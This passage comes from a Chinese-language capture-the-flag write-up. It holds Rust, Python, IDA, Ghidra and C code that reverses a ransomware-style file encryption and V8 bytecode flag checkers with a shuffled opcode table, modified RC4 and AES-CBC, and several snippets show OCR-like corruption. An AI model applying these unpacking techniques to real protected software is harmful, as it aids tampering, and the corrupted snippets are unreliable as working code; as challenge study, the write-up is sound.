0xD5, 0xF6, 0x0A, 0xFD, 0xF4, 0x51, 0x1B, 0x15, 0xA7];
    let userMasterKey = StackByteArray::try_from(userMasterKey_v.as_slice()).unwrap();

    let kdf = StackKdf::from_parts(userMasterKey.clone(), Context::default());
    let sub_key_1 = kdf.derive_subkey_to_vec(1).unwrap();
    println!("{:02X?}", sub_key_1);
    let sub_key_2 = kdf.derive_subkey_to_vec(2).unwrap();
    println!("{:02X?}", sub_key_2);

    let mut output: Vec<u8> = vec![0u8; 16];
    let mut input: Vec<u8> = vec![0x07, 0xA9, 0xA2, 0xBC, 0x7B, 0x6A, 0x41, 0xD3, 0xB5,
0x39, 0x45, 0x27, 0xA3, 0x6F, 0xBF, 0x3E];
    crypto_generichash(&mut output, &input, Some(&sub_key_1)).unwrap();
    println!("encGUID: {:02X?}", output);
    println!("encGUID len: 0x{:02X?}", output.len());

    let userKeyPair = KeyPair::from_public_key(
        StackByteArray<32>::from_secret_key(userMasterKey));
}

let mut encBytes = fs::read("flag.docx.UCryNow").unwrap();

let mut encFileHeader = fs::read("flag.docx.UCryNow_HRW").unwrap();

```

```
let filePubKey = &encFileHeader[0x10 .. 0x30];
let mac = &encFileHeader[0x30 .. 0x40];
// let mac = &vec![82, 224, 32, 231, 191, 39, 228, 246, 232, 164, 60, 158, 120, 85, 24, 47];
// let mac = &vec![125, 140, 95, 233, 214, 208, 47, 151, 24, 46, 240, 195, 191, 189, 111, 250];

let mut nonce = Nonce::new_byte_array();
let mut epk = PublicKey::new_byte_array();
epk.copy_from_slice(filePubKey);
crypto_box_seal_nonce(&mut nonce, &epk, &userKeyPair.public_key);

// let mut buffer = Vec::new();
// file.read_to_end(&mut buffer)?;
// let mac = vec![0x71, 0xAB, 0xEB, 0x4B, 0xCD, 0x76, 0x34, 0x81, 0x3C, 0x01, 0x2B,
0x1E, 0x4A, 0xC9, 0x6D, 0x1F];

let mut decBytes = vec![0u8; encBytes.len()];

crypto_box_open_detached(&mut decBytes, mac.as_array(), &encBytes, &nonce, &epk,
&userKeyPair.secret_key.as_array()).unwrap();
fs::write("flag.docx", decBytes);

// keypair.public_key 0-16
// keypair.public_key 16-32
// random 0-16
// random 16-32
// guid
// output

// newPubKey 0-32
// ciphertext 0-48

// // 140032DF0
// let (newPubKey,newPrivKey) = crypto_box_keypair();
// // 140032E74
// let k = crypto_box_beforenm(&keypair.public_key,&newPrivKey);
// println!("{:02X?}", k);

// let mut nonce = Nonce::new_byte_array();

// // 140032E9C
// crypto_box_seal_nonce(&mut nonce,&newPubKey,&keypair.public_key);
// println!("nonce: {:02X?}", nonce.to_vec());

}
```

• 字节码跳动

根据run.sh得知，flagchecker.jsc是flagchecker.js编译产生的，用来验证flag，并且将flagchecker.js的字节码输出到了flagchecker_bytecode.txt中。如果不存在flagchecker.js文件，则直接使用./node ./runner.js \$FLAG 检验flag
写过txt解释器，目前能想到的最好的办法就是对着字节码撸

[MasOnShi/v8-bytecode-interpreter: A mini bytecode Interpreter for v8. \(github.com\)](#)

字节码参考资料

https://www.alibabacloud.com/blog/javascript-bytecode-v8-ignition-instructions_599188

[Ignition Bytecode for V8 Interpreter - 翻车鱼 \(shi1011.cn\)](#)

main

```
function ccc(inp, out, check) {
    let i = 0;
    let key = 170;
    for (i = 0; i < 19; i++) {
        out[i] = (inp[i] + 51 + key) & 255;
        key = out[i];
    }

    let key2 = 85;
    for (i = 19; i < 43; i++) {
        out[i] = (inp[i] + key2) & 255;
        key2 = (out[i] ^ key2) & 255;
    }

    if (key2 != 159) {
        return false;
    }

    i = 0;
    for (i = 0; i < 43; i++) {
        if (out[i] != check[i]) {
            return false;
        }
    }
}

function aaa(argv0) {
    const buf = Buffer.from(argv0);
```

```
if (buf.length !== 43) {
    return false;
}
const v0 = Buffer.alloc(43);

const v1 =
Buffer.from("3edd7925cd6e04ab44f25bef57bc53bd20b74b8c11f893090fdcdfddad0709100100fe6a923
0333234fbae", "hex");

return ccc(buf, v0, v1);

}

function main() {

const flag = process.argv[2];

if (!flag) {
    console.log("Error!");
}

if (aaa(process.argv[2])) {
    console.log("Right!");
} else {
    console.log("Wrong!");
}
}
```

```
function decrypt_ccc() {
    const v0 =
Buffer.from("3edd7925cd6e04ab44f25bef57bc53bd20b74b8c11f893090fdcdfddad0709100100fe6a923
0333234fbae", "hex");
    const v1 = Buffer.alloc(43);
    let i = 0;
    let key = 170;
    for (i = 0; i < 19; i++) {
        v1[i] = (v0[i] - 51 - key) & 255;
        key = v0[i];
    }

    let key2 = 85;
    for (i = 19; i < 43; i++) {
        v1[i] = (v0[i] - key2) & 255;
        key2 = (v0[i] ^ key2) & 255;
    }
}
```

```

    console.log(v1.toString("hex"));
}

//call the function decrypt_ccc
decrypt_ccc();

```

● 字节码芭蕾

魔改点

0x00: ^ 0xDEAD0000

+0x1C: ^ 0xDEADBEEF

```

*(DWORD *)(*(_QWORD *)this + 24LL) = v98;
*(DWORD *)(*(_QWORD *)this + 28LL) = (*(_DWORD *)a2 + 8) - *(_DWORD *)a2] ^ 0xDEADBEEF;
v26 = *(_BYTE **)this;

```

+0x20

+0x24

```

305     v56 += v51;
306 }
307     while ( v55 > v52 );
308     v58 = HIDWORD(v56) ^ v56 ^ 0xDEADBEEF;
309     v59 = HIDWORD(v57) ^ v57 ^ 0xDEADBEEF;
310 }
311     *(_DWORD *)(v32 + 32) = v59;           // kChecksum1
312     v60 = *(_QWORD *)this;
313     ++v8::internal::flag;
314     *(_DWORD *)(v60 + 36) = v58;           // kChecksum2
315     goto LABEL_39;
316 }

```

然后是对payload的rc4 encrypt +0x40

魔改的rc4

```

● 244 L0BYTE(v106[0]) = 67;
● 245 for ( i = 1LL; i != 256; *((_BYTE *)v106 + i - 1) = v38 )
● 246 {
● 247     v38 = aCodeserializer[i % 0xE];
● 248     v105[i] = i;
● 249     ++i;
● 250 }
● 251 v39 = (_int128 *)v105;
● 252 v40 = v106;
● 253 L0BYTE(v41) = 0;
● 254 do
● 255 {
● 256     v42 = *(_BYTE *)v39;
● 257     v43 = *(_BYTE *)v40;
● 258     v39 = (_int128 *)((char *)v39 + 1);
● 259     v40 = (_int128 *)((char *)v40 + 1);
● 260     v41 = (unsigned __int8)(v41 + v42 + v43);
● 261     v44 = &v105[v41];
● 262     *((_BYTE *)v39 - 1) = *v44;
● 263     *v44 = v42;
● 264 }
● 265 while ( v39 != v106 );
● 266 if ( v34 )
● 267 {
● 268     v45 = (_BYTE *)(v32 + v9);
● 269     L0BYTF(v46) = 0;

```

00E1ECE3 7ND2.09Internal18SerializedCodeData625EPK8+6vectorThs0TBEERPKNS0_1ACodes

- 解密脚本

```

from pwn import *
path = r"flagchecker.jsc"
data = open(path, "rb").read()

data = bytearray(data)
# +0x00: ^ 0xDEAD0000

def xor32(b, key):
    return p32(u32(b) ^ key)

def x(s, key):
    data[s:s+4] = xor32(data[s:s+4], key)

def rc4(data):
    key = b'CodeSerializer'
    Sbox = list(range(256))

    Sbox2 = [0] * 256
    Sbox2[0] = 67
    for i in range(2, 257):
        Sbox2[i - 1] = key[(i - 1) % 0xE]

    j = 0

```

```

for i in range(256):
    j = (j + Sbox[i] + Sbox2[i]) % 256
    Sbox[i], Sbox[j] = Sbox[j], Sbox[i]

# print(bytarray(Sbox).hex(" "))
i = 0
j = 0
for m in range(0, len(data)):
    i = (i + 1) % 256
    j = (j + Sbox[i]) % 256
    Sbox[i], Sbox[j] = Sbox[j], Sbox[i]
    data[m] ^= Sbox[(Sbox[i] + Sbox[j]) % 256]

return data

x(0x00, 0xDEAD0000)
x(0x00, 0xC0DE0000)
print(data[0x00:0x04].hex(" "))
x(0x1C, 0xDEADBEEF)

x(0x20, 0xDEADBEEF)
x(0x24, 0xDEADBEEF)

length = u32(data[0x1C:0x20])
print(f"payload length: {hex(length)}")
data[0x40:0x40 + length] = rc4(data[0x40:0x40 + length])

open(path+".dec", "wb").write(data)

```

拿到解密之后的js

字节码也被换掉了

定位字节码 `v8::internal::interpreter::Bytecodes::ToString`

- 糊一个ida python dump

```

from ida_bytes import *
from ida_idc import *
import re
jump_table_ptr = 0x0563EF0DB3054

def matchStr(addr, d):
    s = re.findall(r"\\"(.*)\\\"", d)
    assert len(s) == 1, hex(ptr) + "\\t" + d
    return s[0]

```

```

def get_bytecode_string(idx):
    offset = get_dword(jump_table_ptr + idx * 4)
    ptr = jump_table_ptr + offset - 0x100000000
    #print(hex(ptr), offset, ida_lines.generate_disassembly(ptr, 2, 2, 0))
    l, data = ida_lines.generate_disassembly(ptr, 2, 2, 0)
    print(data[1])
    return idx, matchStr(ptr, data[1])

maps = []

for i in range(168):
    quote = get_bytecode_string(i)
    maps.append(quote)
    print(quote)

```

- 原始码表

```
[
    (0x00, "Wide"),
    (0x01, "ExtraWide"),
    (0x02, "LdaZero"),
    (0x03, "LdaSmi"),
    (0x04, "LdaUndefined"),
    (0x05, "LdaNull"),
    (0x06, "LdaTheHole"),
    (0x07, "LdaTrue"),
    (0x08, "LdaFalse"),
    (0x09, "LdaConstant"),
    (0x0A, "LdaGlobal"),
    (0x0B, "LdaGlobalInsideTypeof"),
    (0x0C, "StaGlobalsSloppy"),
    (0x0D, "StaGlobalStrict"),
    (0x0E, "PushContext"),
    (0x0F, "PopContext"),
    (0x10, "LdaContextSlot"),
    (0x11, "LdaImmutableContextSlot"),
    (0x12, "LdaCurrentContextSlot"),
    (0x13, "LdaImmutableCurrentContextSlot"),
    (0x14, "StaContextSlot"),
    (0x15, "StaCurrentContextSlot"),
    (0x16, "LdaLookupSlot"),
    (0x17, "LdaLookupContextSlot"),
    (0x18, "LdaLookupGlobalSlot"),
    (0x19, "LdaLookupSlotInsideTypeof"),
]
```

```
(0x1A, "LdaLookupContextSlotInsideTypeof"),
(0x1B, "LdaLookupGlobalSlotInsideTypeof"),
(0x1C, "StaLookupSlot"),
(0x1D, "Ldar"),
(0x1E, "Star"),
(0x1F, "Mov"),
(0x20, "LdaNamedProperty"),
(0x21, "LdaKeyedProperty"),
(0x22, "LdaModuleVariable"),
(0x23, "StaModuleVariable"),
(0x24, "StaNamedPropertySloppy"),
(0x25, "StaNamedPropertyStrict"),
(0x26, "StaNamedOwnProperty"),
(0x27, "StaKeyedPropertySloppy"),
(0x28, "StaKeyedPropertyStrict"),
(0x29, "StaDataPropertyInLiteral"),
(0x2A, "CollectTypeProfile"),
(0x2B, "Add"),
(0x2C, "Sub"),
(0x2D, "Mul"),
(0x2E, "Div"),
(0x2F, "Mod"),
(0x30, "BitwiseOr"),
(0x31, "BitwiseXor"),
(0x32, "BitwiseAnd"),
(0x33, "ShiftLeft"),
(0x34, "ShiftRight"),
(0x35, "ShiftRightLogical"),
(0x36, "AddSmi"),
(0x37, "SubSmi"),
(0x38, "MulSmi"),
(0x39, "DivSmi"),
(0x3A, "ModSmi"),
(0x3B, "BitwiseOrSmi"),
(0x3C, "BitwiseXorSmi"),
(0x3D, "BitwiseAndSmi"),
(0x3E, "ShiftLeftSmi"),
(0x3F, "ShiftRightSmi"),
(0x40, "ShiftRightLogicalSmi"),
(0x41, "Inc"),
(0x42, "Dec"),
(0x43, "ToBooleanLogicalNot"),
(0x44, "LogicalNot"),
(0x45, "TypeOf"),
(0x46, "DeletePropertyStrict"),
(0x47, "DeletePropertySloppy"),
(0x48, "GetSuperConstructor"),
```

```
(0x49, "CallAnyReceiver"),
(0x4A, "CallProperty"),
(0x4B, "CallProperty0"),
(0x4C, "CallProperty1"),
(0x4D, "CallProperty2"),
(0x4E, "CallUndefinedReceiver"),
(0x4F, "CallUndefinedReceiver0"),
(0x50, "CallUndefinedReceiver1"),
(0x51, "CallUndefinedReceiver2"),
(0x52, "CallWithSpread"),
(0x53, "CallRuntime"),
(0x54, "CallRuntimeForPair"),
(0x55, "CallJSRuntime"),
(0x56, "InvokeIntrinsic"),
(0x57, "Construct"),
(0x58, "ConstructWithSpread"),
(0x59, "TestEqual"),
(0x5A, "TestEqualStrict"),
(0x5B, "TestLessThan"),
(0x5C, "TestGreaterThan"),
(0x5D, "TestLessThanOrEqual"),
(0x5E, "TestGreaterThanOrEqual"),
(0x5F, "TestEqualStrictNoFeedback"),
(0x60, "TestInstanceOf"),
(0x61, "TestIn"),
(0x62, "TestUndetectable"),
(0x63, "TestNull"),
(0x64, "TestUndefined"),
(0x65, "TestTypeOf"),
(0x66, "ToName"),
(0x67, "ToNumber"),
(0x68, "ToObject"),
(0x69, "CreateRegExpLiteral"),
(0x6A, "CreateArrayLiteral"),
(0x6B, "CreateEmptyArrayLiteral"),
(0x6C, "CreateObjectLiteral"),
(0x6D, "CreateEmptyObjectLiteral"),
(0x6E, "CreateClosure"),
(0x6F, "CreateBlockContext"),
(0x70, "CreateCatchContext"),
(0x71, "CreateFunctionContext"),
(0x72, "CreateEvalContext"),
(0x73, "CreateWithContext"),
(0x74, "CreateMappedArguments"),
(0x75, "CreateUnmappedArguments"),
(0x76, "CreateRestParameter"),
(0x77, "JumpLoop"),
```

```
(0x78, "Jump"),
(0x79, "JumpConstant"),
(0x7A, "JumpIfNullConstant"),
(0x7B, "JumpIfNotNullConstant"),
(0x7C, "JumpIfUndefinedConstant"),
(0x7D, "JumpIfNotUndefinedConstant"),
(0x7E, "JumpIfTrueConstant"),
(0x7F, "JumpIfFalseConstant"),
(0x80, "JumpIfJSReceiverConstant"),
(0x81, "JumpIfToBooleanTrueConstant"),
(0x82, "JumpIfToBooleanFalseConstant"),
(0x83, "JumpIfToBooleanTrue"),
(0x84, "JumpIfToBooleanFalse"),
(0x85, "JumpIfTrue"),
(0x86, "JumpIfFalse"),
(0x87, "JumpIfNull"),
(0x88, "JumpIfNotNull"),
(0x89, "JumpIfUndefined"),
(0x8A, "JumpIfNotUndefined"),
(0x8B, "JumpIfJSReceiver"),
(0x8C, "SwitchOnSmiNoFeedback"),
(0x8D, "ForInPrepare"),
(0x8E, "ForInContinue"),
(0x8F, "ForInNext"),
(0x90, "ForInStep"),
(0x91, "StackCheck"),
(0x92, "SetPendingMessage"),
(0x93, "Throw"),
(0x94, "ReThrow"),
(0x95, "Return"),
(0x96, "ThrowReferenceErrorIfHole"),
(0x97, "ThrowSuperNotCalledIfHole"),
(0x98, "ThrowSuperAlreadyCalledIfNotHole"),
(0x99, "RestoreGeneratorState"),
(0x9A, "SuspendGenerator"),
(0x9B, "RestoreGeneratorRegisters"),
(0x9C, "Debugger"),
(0x9D, "DebugBreak0"),
(0x9E, "DebugBreak1"),
(0x9F, "DebugBreak2"),
(0xA0, "DebugBreak3"),
(0xA1, "DebugBreak4"),
(0xA2, "DebugBreak5"),
(0xA3, "DebugBreak6"),
(0xA4, "DebugBreakWide"),
(0xA5, "DebugBreakExtraWide"),
(0xA6, "IncBlockCounter"),
```

```
(0xA7, "Illegal"),
```

```
]
```

- 修改的码表

```
[  
    (0x0, 'Wide'),  
    (0x1, 'ExtraWide'),  
    (0x2, 'LdaZero'),  
    (0x3, 'JumpLoop'),  
    (0x4, 'LdaUndefined'),  
    (0x5, 'LdaNull'),  
    (0x6, 'LdaTheHole'),  
    (0x7, 'LdaTrue'),  
    (0x8, 'LdaFalse'),  
    (0x9, 'LdaConstant'),  
    (0xa, 'LdaGlobal'),  
    (0xb, 'LdaGlobalInsideTypeof'),  
    (0xc, 'StaGlobalSloppy'),  
    (0xd, 'StaGlobalStrict'),  
    (0xe, 'PushContext'),  
    (0xf, 'PopContext'),  
    (0x10, 'LdaContextSlot'),  
    (0x11, 'LdaImmutableContextSlot'),  
    (0x12, 'LdaCurrentContextSlot'),  
    (0x13, 'LdaImmutableCurrentContextSlot'),  
    (0x14, 'StaContextSlot'),  
    (0x15, 'StaCurrentContextSlot'),  
    (0x16, 'LdaLookupSlot'),  
    (0x17, 'LdaLookupContextSlot'),  
    (0x18, 'LdaLookupGlobalSlot'),  
    (0x19, 'LdaLookupSlotInsideTypeof'),  
    (0x1a, 'LdaLookupContextSlotInsideTypeof'),  
    (0x1b, 'LdaLookupGlobalSlotInsideTypeof'),  
    (0x1c, 'StaLookupSlot'),  
    (0x1d, 'Ldar'),  
    (0x1e, 'Star'),  
    (0x1f, 'Jump'),  
    (0x20, 'CallUndefinedReceiver'),  
    (0x21, 'LdaKeyedProperty'),  
    (0x22, 'LdaModuleVariable'),  
    (0x23, 'StaModuleVariable'),  
    (0x24, 'StaNamedPropertySloppy'),  
    (0x25, 'StaNamedPropertyStrict'),  
    (0x26, 'StaNamedOwnProperty'),  
]
```

```
(0x27, 'StaKeyedPropertySloppy'),
(0x28, 'StaKeyedPropertyStrict'),
(0x29, 'StaDataPropertyInLiteral'),
(0x2a, 'CollectTypeProfile'),
(0x2b, 'Add'),
(0x2c, 'Sub'),
(0x2d, 'Mul'),
(0x2e, 'Div'),
(0x2f, 'Mod'),
(0x30, 'BitwiseOr'),
(0x31, 'BitwiseXor'),
(0x32, 'BitwiseAnd'),
(0x33, 'ShiftLeft'),
(0x34, 'ShiftRight'),
(0x35, 'ShiftRightLogical'),
(0x36, 'AddSmi'),
(0x37, 'SubSmi'),
(0x38, 'MulSmi'),
(0x39, 'DivSmi'),
(0x3a, 'ModSmi'),
(0x3b, 'BitwiseOrSmi'),
(0x3c, 'BitwiseXorSmi'),
(0x3d, 'BitwiseAndSmi'),
(0x3e, 'ShiftLeftSmi'),
(0x3f, 'ShiftRightSmi'),
(0x40, 'ShiftRightLogicalSmi'),
(0x41, 'Inc'),
(0x42, 'Dec'),
(0x43, 'ToBooleanLogicalNot'),
(0x44, 'LogicalNot'),
(0x45, 'TypeOf'),
(0x46, 'DeletePropertyStrict'),
(0x47, 'DeletePropertySloppy'),
(0x48, 'GetSuperConstructor'),
(0x49, 'CallAnyReceiver'),
(0x4a, 'CallProperty'),
(0x4b, 'CallProperty0'),
(0x4c, 'CallProperty1'),
(0x4d, 'CallProperty2'),
(0x4e, 'LdaNamedProperty'),
(0x4f, 'CallUndefinedReceiver0'),
(0x50, 'CallUndefinedReceiver1'),
(0x51, 'CallUndefinedReceiver2'),
(0x52, 'CallWithSpread'),
(0x53, 'Return'),
(0x54, 'CallRuntimeForPair'),
(0x55, 'CallJSRuntime'),
```

```
(0x56, 'InvokeIntrinsic'),
(0x57, 'Construct'),
(0x58, 'ConstructWithSpread'),
(0x59, 'TestEqual'),
(0x5a, 'TestEqualStrict'),
(0x5b, 'TestLessThan'),
(0x5c, 'TestGreaterThan'),
(0x5d, 'TestLessThanOrEqual'),
(0x5e, 'TestGreaterThanOrEqual'),
(0x5f, 'TestEqualStrictNoFeedback'),
(0x60, 'TestInstanceOf'),
(0x61, 'TestIn'),
(0x62, 'TestUndetectable'),
(0x63, 'TestNull'),
(0x64, 'TestUndefined'),
(0x65, 'TestTypeOf'),
(0x66, 'ToName'),
(0x67, 'ToNumber'),
(0x68, 'ToObject'),
(0x69, 'CreateRegExpLiteral'),
(0x6a, 'CreateArrayLiteral'),
(0x6b, 'CreateEmptyArrayLiteral'),
(0x6c, 'CreateObjectLiteral'),
(0x6d, 'CreateEmptyObjectLiteral'),
(0x6e, 'CreateClosure'),
(0x6f, 'CreateBlockContext'),
(0x70, 'CreateCatchContext'),
(0x71, 'CreateFunctionContext'),
(0x72, 'CreateEvalContext'),
(0x73, 'CreateWithContext'),
(0x74, 'CreateMappedArguments'),
(0x75, 'CreateUnmappedArguments'),
(0x76, 'CreateRestParameter'),
(0x77, 'LdaSmi'),
(0x78, 'Mov'),
(0x79, 'JumpConstant'),
(0x7a, 'JumpIfNullConstant'),
(0x7b, 'JumpIfNotNullConstant'),
(0x7c, 'JumpIfUndefinedConstant'),
(0x7d, 'JumpIfNotUndefinedConstant'),
(0x7e, 'JumpIfTrueConstant'),
(0x7f, 'JumpIfFalseConstant'),
(0x80, 'JumpIfJSReceiverConstant'),
(0x81, 'JumpIf.ToBooleanTrueConstant'),
(0x82, 'JumpIf.ToBooleanFalseConstant'),
(0x83, 'JumpIf.ToBooleanTrue'),
(0x84, 'JumpIf.ToBooleanFalse'),
```

```

(0x85, 'JumpIfTrue'),
(0x86, 'JumpIfFalse'),
(0x87, 'JumpIfNull'),
(0x88, 'JumpIfNotNull'),
(0x89, 'JumpIfUndefined'),
(0x8a, 'JumpIfNotUndefined'),
(0x8b, 'JumpIfJSReceiver'),
(0x8c, 'SwitchOnSmiNoFeedback'),
(0x8d, 'ForInPrepare'),
(0x8e, 'ForInContinue'),
(0x8f, 'ForInNext'),
(0x90, 'ForInStep'),
(0x91, 'StackCheck'),
(0x92, 'SetPendingMessage'),
(0x93, 'Throw'),
(0x94, 'ReThrow'),
(0x95, 'CallRuntime'),
(0x96, 'ThrowReferenceErrorIfHole'),
(0x97, 'ThrowSuperNotCalledIfHole'),
(0x98, 'ThrowSuperAlreadyCalledIfNotHole'),
(0x99, 'RestoreGeneratorState'),
(0x9a, 'SuspendGenerator'),
(0x9b, 'RestoreGeneratorRegisters'),
(0x9c, 'Debugger'),
(0x9d, 'DebugBreak0'),
(0x9e, 'DebugBreak1'),
(0x9f, 'DebugBreak2'),
(0xa0, 'DebugBreak3'),
(0xa1, 'DebugBreak4'),
(0xa2, 'DebugBreak5'),
(0xa3, 'DebugBreak6'),
(0xa4, 'DebugBreakWide'),
(0xa5, 'DebugBreakExtraWide'),
(0xa6, 'IncBlockCounter'),
(0xa7, 'Illegal')
]

```

patch字节码之后的鸡爪插件

[ghidra_9.2.2_PUBLIC_20230422_ghidra_nodejs.zip](#)

- 逆了一部分js

```

function a(r, q) {
    for (let idx = 0; idx < q.length; idx++) {

```

```

        q[idx] = q[idx] ^ r;
    }
    return q;
}

function b(r, q) {
    if (r.length != q.length) {
        console.log("length.");
    }
    for (let idx = 0; idx < q.length; idx++) {
        q[idx] = q[idx] ^ r[idx];
    }
    return q;
}

function c(r, q) {

    const c4 = 4;
    const uVar3 = new Array(8);

    let i = 0;
    while (i < c4 * 4) {
        uVar3[i % 4] = q[Math.floor(i / 4)];
        i++;
    }

    const uVar2 = h(c4, 0, r, uVar3);

    for (let i = 1; i < r.length / 4; i++) {
        e(c4, uVar2);
        f(c4, uVar2);
        g(c4, uVar2);
        h(c4, i, r, uVar2);
    }

    e(c4, uVar2);
    f(c4, uVar2);
    h(c4, r.length / 4, r, uVar2);
    const arr = new Array(c4 * 4);
    for (let i = 0; i < c4 * 4; i++) {
        arr[i] = uVar2[i % 4][Math.floor(i / 4)];
    }

    return arr;
}

```

```
function d() {  
}  
  
function e() {  
}  
  
function f() {  
}  
  
function g() {  
}  
  
function h() {  
}  
  
function j() {  
}  
  
function k(q) {  
}  
  
function o() {  
    if (process.argv.length != 3) {  
        return -1  
    }  
    var flag = process.argv[2]  
    if (flag.length != 0x2b) {  
        return -1;  
    }  
  
    if (flag.startsWith('aliyuctf{') && flag.endsWith('}')) {  
        let flag1 = flag.slice(0x1a, 10)  
        let flag2 = flag.slice(0x2a, 0x1a)  
        let key1 = Buffer.from('1a63213c367a0728')  
        let iv1 = Buffer.from('511389d8e09e3118')  
  
        key1 = a(0x55, key1)  
        iv1 = a(0xcc, iv1)  
  
        // aes cbc encrypt
```

```
let m = d(key1) // KeyExpansion
b(iv1, flag1) // iv1 xor flag1
flag1 = c(m, flag1) // aes Cipher
b(flag1, flag2) // flag1 xor flag2
flag2 = c(m, flag2) // aes Cipher

let flag3 = flag1.concat(flag2)
for (let i = 0; i < 0x20; i++) {
    if (flag3[i] ≠ check[i]) {
        return -1
    }
}

} else {
    return -1;
}

}

function p() {
    if (o()) {
        console.log("Wrong!");
    } else {
        console.log("Right!");
    }
}
```

看起来是个AES CBC 128

这个看起来像比较的数据

Array_3_21000048				XREF[1]: 2200002c(*)
21000048	20 00 00 00	ddw	20h	Count
2100004c	00 00 00 00	longlong	EC0000000000h	Item0
	ec 00 00 00			
21000054	00 00 00 00	longlong	B90000000000h	Item1
	b9 00 00 00			
2100005c	00 00 00 00	longlong	F60000000000h	Item2
	f6 00 00 00			
21000064	00 00 00 00	longlong	A30000000000h	Item3
	a3 00 00 00			
2100006c	00 00 00 00	longlong	990000000000h	Item4
	99 00 00 00			
21000074	00 00 00 00	longlong	970000000000h	Item5
	97 00 00 00			
2100007c	00 00 00 00	longlong	A00000000000h	Item6
	0a 00 00 00			
21000084	00 00 00 00	longlong	600000000000h	Item7
	06 00 00 00			
2100008c	00 00 00 00	longlong	9E0000000000h	Item8
	9e 00 00 00			
21000094	00 00 00 00	longlong	640000000000h	Item9
	64 00 00 00			

```

check = [
    0xEC, 0xB9, 0xF6, 0xA3, 0x99, 0x97, 0x0A, 0x06,
    0x9E, 0x64, 0x2E, 0x01, 0xBB, 0x15, 0xC0, 0x3C,
    0x2B, 0x69, 0x92, 0xFA, 0xF7, 0x80, 0x05, 0x90,
    0x78, 0xF4, 0x68, 0x56, 0xC4, 0x6E, 0xBC, 0x55,
]

```

```

sbox = [
    0x56, 0x0B, 0x6B, 0x9D, 0x91, 0xE9, 0xBF, 0x74,
    0xD4, 0x8E, 0x88, 0x40, 0xC8, 0x68, 0x35, 0x25,
    0x0A, 0x97, 0x5A, 0xAF, 0x03, 0xD1, 0xDE, 0xFA,
    0x13, 0xDB, 0xF2, 0xA5, 0x4B, 0x8B, 0x1A, 0x2F,
    0x8F, 0x27, 0xC0, 0x3D, 0x3B, 0x95, 0x07, 0xC7,
    0x1D, 0x1E, 0x7A, 0x86, 0xA6, 0xFC, 0xD0, 0x01,
    0xA0, 0xF1, 0x29, 0x6F, 0x7C, 0xF8, 0x1C, 0x22,
    0x6A, 0x6E, 0xF5, 0x38, 0x16, 0x48, 0xB0, 0xE7,
    0xDC, 0xB5, 0x23, 0xB6, 0x89, 0x75, 0x60, 0xCA,
    0x4A, 0xBD, 0x9C, 0xDF, 0x0D, 0x34, 0xBE, 0xF0,
    0xA8, 0xEC, 0xE0, 0xBB, 0x85, 0x21, 0x5E, 0x99,
    0x58, 0xC4, 0xD8, 0x0F, 0x6D, 0x49, 0x70, 0x92,
    0xF9, 0x31, 0x2D, 0xA3, 0xAB, 0xE1, 0x0E, 0xE8,
    0x84, 0x4D, 0x90, 0x2E, 0xB8, 0xD5, 0xAD, 0x14,
    0x62, 0x63, 0xB9, 0xED, 0x54, 0x7B, 0x06, 0x5C,
    0x5B, 0x02, 0x3C, 0x18, 0x6C, 0xB2, 0x51, 0x7E,
]

```

```
0x28, 0xBC, 0xD9, 0xCE, 0xF4, 0xD7, 0x45, 0xA4,
0x04, 0x08, 0xA1, 0x9A, 0x5D, 0x77, 0x0C, 0x83,
0xC6, 0x76, 0x32, 0x50, 0x17, 0xCD, 0x7F, 0x72,
0x05, 0xFB, 0x4E, 0x15, 0xCF, 0xB7, 0x52, 0x64,
0x36, 0x8C, 0x59, 0x80, 0x30, 0xEF, 0xA2, 0xF6,
0xFD, 0xAC, 0xFE, 0x81, 0xEB, 0xDA, 0x1B, 0xC9,
0xCC, 0x96, 0xEE, 0xBA, 0x9B, 0xB3, 0x2C, 0xCB,
0xC1, 0x7D, 0xD3, 0x61, 0x2B, 0xC3, 0xA7, 0x78,
0x55, 0x87, 0xEA, 0xA9, 0x3A, 0x37, 0x43, 0xE6,
0x67, 0xAA, 0x4F, 0x2A, 0x71, 0x10, 0x65, 0xE2,
0x73, 0x94, 0x57, 0xE5, 0x44, 0x24, 0xE4, 0xDD,
0x09, 0x1F, 0xF7, 0x98, 0x4C, 0xC2, 0x8D, 0x00,
0x42, 0xFF, 0x5F, 0x66, 0xD2, 0xC5, 0x79, 0x39,
0xD6, 0x82, 0x33, 0x9E, 0x19, 0xAE, 0x3F, 0xE3,
0x47, 0x20, 0x53, 0xB4, 0x12, 0x69, 0x26, 0xF3,
0x41, 0x46, 0x9F, 0x93, 0x11, 0xB1, 0x3E, 0x8A,
]
```

func_0001对sbox进行了异或

```

uVar1 = CreateClosure(_context,o,10,2);
*(undefined4 *)o = uVar1;
pcVar2 = (code *)CreateClosure(_context,p,0xb,2);
StackCheck();
uVar1 = CreateArrayLiteral(_context,_closure,0xc,0xc,0x25);
*(undefined4 *)l = uVar1;
idx = 0;
while( true ) {
    iVar3 = LdaNamedProperty(l,length);
    iVar4 = True;
    if (iVar3 <= idx) {
        iVar4 = False;
    }
    if (iVar4 == False) break;
    StackCheck();
    /* l[idx] */
    uVar5 = LdaKeyedProperty(_context,l,idx);
    uVar1 = GetKeyedProperty(l,idx);
    StaKeyedProperty(_context,uVar1,uVar5 ^ 0xaa,0);
    idx = idx + 1;
    Check0SRLevel(0);
}
uVar1 = CreateArrayLiteral(_context,_closure,0x21,0xe,4);
*(undefined4 *)n = uVar1;
(*pcVar2)();
return Undefined;
}

```

```

#include <stdio.h>
#include <string.h>
#include <stdint.h>

// Enable ECB, CTR and CBC mode. Note this can be done before including aes.h or at
compile-time.
// E.g. with GCC by using the -D flag: gcc -c aes.c -DCBC=0 -DCTR=1 -DECB=1
#define CBC 1
#define CTR 1
#define ECB 1

#include "aes.h"

int main(void)
{

```

```

    uint8_t key[] = {
0x64,0x34,0x63,0x66,0x67,0x64,0x66,0x36,0x66,0x63,0x62,0x34,0x65,0x62,0x67,0x6d } ;
    uint8_t iv[] = {
0xf9,0xfd,0xfd,0xff,0xf4,0xf5,0xa8,0xf4,0xa9,0xfc,0xf5,0xa9,0xff,0xfd,0xfd,0xf4 } ;
    uint8_t in[] = {
0xec,0xb9,0xf6,0xa3,0x99,0x97,0xa,0x06,0x9e,0x64,0x2e,0x01,0xbb,0x15,0xc0,0x3c,0x2b,0x6
9,0x92,0xfa,0xf7,0x80,0x05,0x90,0x78,0xf4,0x68,0x56,0xc4,0x6e,0xbc,0x55 } ;

    struct AES_ctx ctx;

    AES_init_ctx_iv(&ctx, key, iv);
    AES_CBC_decrypt_buffer(&ctx, in, 32);
    for (int i = 0; i < 32; ++i)
        printf("%c", in[i]);
